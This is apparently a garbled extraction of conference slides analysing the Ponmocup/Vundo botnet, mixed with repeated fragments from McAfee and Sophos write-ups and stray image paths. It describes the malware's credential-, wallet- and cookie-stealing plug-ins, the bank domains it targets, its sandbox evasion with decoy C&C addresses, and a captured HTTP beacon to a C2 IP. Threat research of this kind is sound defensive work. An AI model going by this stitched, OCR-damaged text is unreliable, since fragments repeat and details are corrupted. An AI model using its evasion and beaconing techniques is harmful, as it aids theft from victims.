3: Creation date of System Volume Information directory

HKEY\_CURRENT\_USER\Software\zzxjuev\Xjtocgc



Plug-in(s)

Total size









McAfee Targeted Attack Focuses on Single System





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The first encrypted file was a well-known adware: SanctionedMedia. But it might be a decoy for researchers and malware automation systems.

The second file is a packed DLL. After unpacking we get another packed DLL that contains an encrypted payload. This payload can be decrypted only using a key that is machine specific.





# McAfee Targeted Attack Focuses on Single System

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The second file is a packed DLL. After unpacking we get another packed DLL that contains an encrypted payload. This payload can be decrypted only using a key that is machine specific.

This threat was specific to a single machine, so it's not something you need to worry about.






McAfee Targeted Attack Focuses on Single System

The first encrypted file was a well-known adware: SanctionedMedia, But it might be a decoy

# it's not something you need to worry about.



# 6. Plug-ins

#### Plug-ins



Plug-ins are used by Ponmocup to provide functionalities for specific tasks

Ponmocup has 25 plug-ins which share more than 4000 different versions



### Plug-ins: A lot of different aspects



Antivirus killer

Bitcoin wallet grabber

FTP credential stealer

Socks proxy

System information

SIP scanner

Facebook cookie stealer

Router scanner



### Plug-ins: 'PIN' groups



Antivirus killer		
Bitcoin wallet grabber		
Socks proxy		
FTP credential stealer		
SIP scanner		
Facebook cookie stealer		
Router scanner		
System information		
	'PIN' 1	'PIN' 2

### 6. Plug-ins

6.1. Monetization

#### Plug-ins: monetization



#### Main funding of the Ponmocup operation:

- Advertisement fraud
  - Based on keywords
  - Continuously



#### 6. Plug-ins

6.2. Finding targets

#### Plug-ins: Finding targets



- Parsing browser history
- Checking CRC32 checksums on target
- Exfiltrate URL's of interest

#### Plug-ins: Finding targets - Banking



#### Based on domains

- treasury.pncbank.com
- bankline.rbs.com
- bbva.es
- online.citibank.com
- secure.bankofamerica.com

#### Based on URLs

- /wireapproval
- /wireinitiation
- /wireManager
- /wiretransaction



### Plug-ins: Finding targets - Investment / Trading



- us.etrade.com
- trade.loginandtrade.com
- trademonster.com

#### Plug-ins: Finding targets - Intelligence



- risk.nexis.com
- ss2.experian.com
- Ippolice.com
- geico.com
- dmv.org
- drivingrecords.com
- web2.westlaw.com
- inteligator.com



#### 6. Plug-ins

6.3. Collecting router information

#### Plug-ins: Collecting router information



- Scans gateway for common router ports
- Exfiltrates response from each service
- Includes full router page source

#### 6. Plug-ins

6.4. Collecting SIP agent information

#### Plug-ins: Collecting SIP agent information



- Scans local subnet for active devices
- Sends SIP requests:
  - OPTIONS
  - REGISTER
- Exfiltrates responses



#### 6. Plug-ins

6.5. Printer exploit - a big mistake



• MS10-061


• Stuxnet Oday

• First used in 2012





- MS10-061
- Stuxnet Oday
- First used in 2012







#### Computer virus hits office printers




Printer Virus on the Loose, Good Day For Paper Companies, Bad Day For Trees Malware Infection Forces Printers to Print Garbled Data, Researchers Say

### Thousands of office printers hit by "gibberish" malware

#### 7. Network traffic

### Network traffic: Some IP magic







# SOPHOS

VB2014 paper: Duping the machine - malware strategies, post sandbox detection





# 50PH05

VB2014 paper: Duping the machine - malware strategies, post sandbox detection

Vundo's strategy once a sandbox has been detected is most easily demonstrated by observing the network activity under a VM and comparing it to that which takes place on a real machine. In both cases, an initial DNS request is made, the response to which is ignored. Since this initial request is ignored it could be to any domain, but recent samples have been favouring the domain fasternation.net. An HTTP request is then made, but both the URL and the host used are different depending on whether or not a VM is detected.

As can be seen in the example shown in Figure 8 and Figure 9, if a VM is detected a request is made to 12.6.182.165, whereas if a VM is not detected, the request is sent to 93.115.88.220. Vundo is not only attempting to conceal its C&C server addresses but is also providing a decoy address that has no association with the botnet.





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



Figure 9. Vundo genuine HTTP request.

http\_requests

request: http://12.6.182.165/adj/Category.aspx

#### Network traffic: Domain seperation





Payload A

directiculture.com

enckfeld.net

#### Payload B

claimsreference.net
directlyvast.com
directiculture.com
enckfeld.net

claimsreference.net
directlyvast.com
hydroelection.net
continuatu.com

Payload C

#### Network traffic: HTTP Beacons



- Encrypted data is serialized in cookie header
- Per component different encryption
- Random URL (commonly seen URL structures)

#### Network traffic: HTTP Beacon example



```
GET /img/viewthread.php HTTP/1.1
Cache-Control: no-cache
Connection: Close
Pragma: no-cache
Accept: */*
Cookie:
core=q2FoCYT1Sd IKofWW4NXAkpKg8skmX9hFsIRQUNfVyPuxHfelnXdMkSI2UExuHumJuGm0Q0myReFRPFc0oyo3k0ao0MNzza2dfrQ kU
hicMRSaBhhuinfxLNK3Sk3U84T0npx5vxlzMDpx3FbWSs;
uid=GEOVAR=urmTrog-79KrVV0lQxZo_mi77dXtPg_97_aWfkGWMqhueSHOoF13cni0Php40vljmSOSLoPz14J1b_h5aVsgweF9yd7DBwK5K
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SPzHwful5oiPEjfk5QHMWriF-
U3LHn42BTvM3Lw4BxT0qUHKI53QlT80_PAD1R8_80V04FKdxZKt6V_XWAAm5APiYja7xa7EpBfvxR2lRv57sHqdM_0xYJEsRSDawy0JR9JHT
EGt1bC0Ga1RcGgNromePSyCCpdrNjKJ&ptu=ytGI9t5liVAsWU9c8LeMD16m-cuQYRq5AZWoEBcS979aA5EocQ6;
ning session=referrer=xXU6wXMdd5D1UzY9YnG7rzEZtyL7XgBYE9oMiT2-yj
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C)
Host: 93.115.88.220
HTTP/1.1 404 Not Found
Server: Apache/1.3.42
Date: Mon, 23 Dec 2013 18:57:14 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 216
Connection: close
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL /img/viewthread.php was not found on this server.
</body></html>
```

#### 8. Closing statements

#### Closing notes



7 year running campaign

More than 15,000,000 victims

Currently 500,000 active victims

· Large scale information collection (dragnet)

#### A thanks goes out to:

Tom Ueltschi

Denis O'Brien

Fabien Perigaud

### Thanks for listening!

```
Full report:
```

f0x.nl/ponmocup

IOCs:

github.com/fox-it/ponmocup

Sinkhole:

- Abuse.CH
- Shadowserver